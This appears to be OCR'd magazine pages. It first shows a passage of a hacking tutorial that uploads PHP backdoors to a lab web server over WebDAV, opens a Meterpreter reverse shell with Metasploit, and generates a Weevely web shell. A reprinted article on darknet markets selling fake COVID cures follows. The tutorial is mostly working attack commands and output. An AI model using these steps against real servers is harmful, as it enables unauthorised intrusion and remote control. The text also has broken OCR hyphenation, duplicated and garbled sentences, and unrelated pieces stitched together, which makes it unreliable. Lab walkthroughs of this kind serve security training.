
```
      Name             Last modified      Size Description
Parent Directory                            -
backdoor.php       27-Apr-2019 02:39 1.1K
backdphp           27-Apr-2019 02:11  772
php-backdoor.php   27-Apr-2019 02:22 2.7K
phpbackdoor        27-Apr-2019 02:34 1.1K

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.41.134 Port 80
```

Before you click on the payload we just uploaded, start a Metasploit listener as shown below.




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.41.163
lhost => 192.168.41.163
msf5 exploit(multi/handler) > set lport 4455
lport => 4455
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.41.163:4455
```


Once the listener is ready, click on our payload. We should get a meterpreter session on the target as shown below.


```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.41.163:4455
        [*] Sending stage (38247 bytes) to 192.168.41.134
[*] Meterpreter session 2 opened (192.168.41.163:4455 -> 192.168.41.134:52557) a
t 2019-04-27 02:41:34 -0400

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 U
TC 2008 i686
Meterpreter : php/linux
meterpreter > 
```


When it comes to web backdoors, there is another tool which is a class apart. This tool is na-med Weevely. Weevely is a tool with which we can generate simple web shells and backdoo-rs.


```
root@kali:~# weevely

[+] weevely 3.6.2
[!] Error: too few arguments

[+] Run terminal or command on the target
    weevely <URL> <password> [cmd]

[+] Recover an existing session
    weevely session <path> [cmd]

[+] Generate new agent
    weevely generate <password> <path>

root@kali:~#
```

We can generate a weevely webshell as shown below.


```
root@kali:~# weevely generate 123456 /root/weebackdoor.php
Generated '/root/weebackdoor.php' with password '123456' of 698 byte size.
root@kali:~# 
```

Here, we created a php web shell named "weebackdoor.php" with password "123456".Uploa d this shell in the same way as we have done before.


Applications ▾ Places ▾ Firefox ESR ▾ Sat 02:47
Index of /dav - Mozilla Firefox
phpMyAdmin
Index of /dav
192.168.41.134/dav/
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training

Index of /dav

```
Name               Last modified      Size Description
Parent Directory                       -
backdoor.php       27-Apr-2019 02:39 1.1K
php-backdoor.php   27-Apr-2019 02:22 2.7K
weebackdoor.php    27-Apr-2019 02:45  698
```

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.41.134 Port 80

The darknet - a wild west for fake coronavirus 'cures'?

ONLINE SECURITY

James Martin
Associate Professor in Criminology
Swinburne University Of Technology

The coronavirus pandemic has spawned repo
-rts of unregulated health products and fake
cures being sold on the dark web. These inclu
-de black market PPE, illicit medications such
as the widely touted "miracle" drug chloroquin
-e and fake COVID-19 "cures" including blood
supposedly from recovered coronavirus patie-
nts.

These dealings
have once again
focused public atte
-ntion on this little-
understood sectio-
n of the internet.
Nearly a decade
since it started bei
ng used on a signi
-ficant scale, the
dark web continue
-s to be a lucrative safe haven for traders in a
range of illegal goods and services, especially
illicit drugs.

So how do darknet marketplaces work? And how much illegal trading of COVID-19 related products is happening via these online spaces? In Australia, we have one of the world's highest concentrations of darknet drug vendors.

Black market trading on the dark web is
carried out primarily through darknet market
places or cryptomarkets. These are anonymis
-ed trading platforms that directly connect buy
-ers and sellers of a range of illegal goods an-
d services – similar to legitimate trading webs
-ites such as eBay.

So how do darknet marketplaces work?
And how much illegal trading of COVID-19-
related products is happening via these online
spaces?

Not a free-for-all

There are currently more than a dozen darkne
-t marketplaces in operation. Protected by po-
werful encryption technology, authorities arou
-nd the world have largely failed to contain the
-ir growth. A steadily increasing proportion of
illicit drug users around the world report sourci
-ng their drugs online. In Australia, we have o-
ne of the world's highest concentrations of dar
-knet drug vendors per capita.

Contrary to popular belief, cryptomarkets
are not the "lawless spaces" they're often pres
-ented as in the news. Market prohibitions exi-
st on all mainstream cryptomarkets. Universall
-y prohibited goods and services include: hit
man services, trafficked human organs and sn
-uff movies.

Although cryptomarkets lie outside the realm
of state regulation,
each one is set up
and maintained by
a central administr
-ator who, along
with employees or
associates, is resp
-onsible for the ma
-rket's security, dis
-pute resolution be
-tween buyers and
sellers, and the charging of commissions on
transactions.

Administrators are also ultimately respo-
nsible for determining what can and can't be
sold on their cryptomarket. These decisions ar
-e likely informed by factors like the attitudes
of the surrounding community comprising buy
-ers and sellers, the extent of consumer dema
-nd and supply for certain products, the reven-
ues a site makes from commissions charged
on transactions and the perceived "heat" that
may be attracted from law enforcement in the
trading of particularly dangerous illegal goods
and services.

Experts delve into the dark web

A report from the Australian National Universit
-y published last week looks at several hundre
-d coronavirus-related products for sale acros-
s a dozen cryptomarkets, including supposed
vaccines and antidotes.

While the study confirms some unscrupulous dark web traders are indeed exploiting the pandemic and seeking to defraud naïve customers, this information should be contextualised with a couple of important caveats.

Firstly, the number of dodgy covid-related products for sale on the dark web is relatively small. According to this research, they account for about 0.2% of all listed items. The overwhelming majority of products were those we are already familiar with – particularly illicit drugs such as cannabis and MDMA. Also, while the study focused on products listed for sale, these are most likely listings for products that either do no exist or are listed with the specific intention to defraud a custom -er. Thus, the actual sale of fake coronavirus “cures” on the dark web is likely minimal, at best.

The majority of overwhelming products were those we are already familiar with - particularly illicit drugs such as cannabis and MDMA. The actual sale of fake coronavirus "cures".

A self-regulating entity

By far the most commonly traded products on cryptomarkets are illicit drugs. Smaller sub markets exist for other products such as stolen credit card information and fraudulent identity documents.

This isn’t to say extraordinarily dangerous and disturbing content, such as child exploitation material, can’t be found on the dark web. Rather, the sites that trade in such “products” are segregated from mainstream cryptomarkets, in much the same way convicted paedophiles are segregated from mainstream prison populations.

Since the outbreak of the coronavirus, dark web journalist and author Eileen Ormsby reported some cryptomarkets have quickly imposed bans on vendors seeking to profit from the pandemic. For instance, the following was tweeted by one cryptomarket administrator:

"Any vendor caught flogging goods as a “cure” to coronavirus will not only be permanently removed from this market but should be avoided like the Spanish Flu. You are about to ingest drugs from a stranger on the internet –- under no circumstances should you trust any vendor that is using COVID-19 as a marketing tool to peddle tangible/already questionable goods. I highly doubt many of you would fall for that shit to begin with but you know, dishonest practice is never a good sign and a sure sign to stay away".

So it seems, despite the activities of a few dodgy operators, the vast majority of dark web traders are steering clear of exploiting the pandemic for their own profit. Instead, they are sticking to trading in products they can genuinely supply, such as illicit drugs.

(Article First Appeared on theconversation.com)

“THERE ARE MORE HACKERS BREEDING EVERY DAY, AND MORE BRILLIANT MINDS ARE TURNING INTO HACKERS. SECURITY HAS ADVANCED, BUT SO HAVE HACKERS.”
- MICHAEL DEMON CALCE